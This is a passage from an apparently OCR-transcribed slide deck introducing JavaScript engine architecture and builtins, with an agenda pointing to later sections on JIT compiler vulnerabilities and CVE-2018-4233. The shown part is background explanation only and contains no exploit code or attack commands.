
- Bytecode then consumed by interpreter or JIT compiler




A JavaScript Engine

- Parser: entrypoint for script execution, usually emits custom *bytecode*
- Bytecode then consumed by interpreter or JIT compiler
- Executing code interacts with the *runtime* which defines the representation of various data structures, provides builtin functions and objects, etc.




A JavaScript Engine

- Parser: entrypoint for script execution, usually emits custom *bytecode*
- Bytecode then consumed by interpreter or JIT compiler
- Executing code interacts with the *runtime* which defines the representation of various data structures, provides builtin functions and objects, etc.
- Garbage collector required to deallocate memory



Agenda

1. Background: Runtime
   - Builtins and JSObjects
2. JIT Compiler Internals
   - Problem: missing type information
   - Solution: "speculative" JIT
3. JIT Compiler Attack Surface
   - Different vulnerability categories
4. CVE-2018-4233 (Pwn2Own)
   - Typical JIT Bug in JavaScriptCore



The Runtime

Builtins

A "builtin": a function exposed to script which is implemented by the engine itself*

```
var a = [ 1, 2, 3 ];
a.slice(1, 2);
// [ 2 ]
```

*** definition for this talk**

Builtins

A "builtin": a function exposed to script which is implemented by the engine itself*

```
var a = [ 1, 2, 3 ];
a.slice(1, 2);
// [ 2 ]
```

Engine can implement builtins in various ways: in C++, in JavaScript, in assembly, in its JIT compiler IL (v8 turbofan builtins), ...

* definition for this talk

Builtins

```
var a = [ 1, 2, 3 ];
a.slice(1, 2);
// [ 2 ]
```

```
EncodedJSValue JSC_HOST_CALL arrayProtoFuncSlice(ExecState* exec)
{
    // https://tc39.github.io/ecma262/#sec-array.prototype.slice
    VM& vm = exec->vm();
    auto scope = DECLARE_THROW_SCOPE(vm);
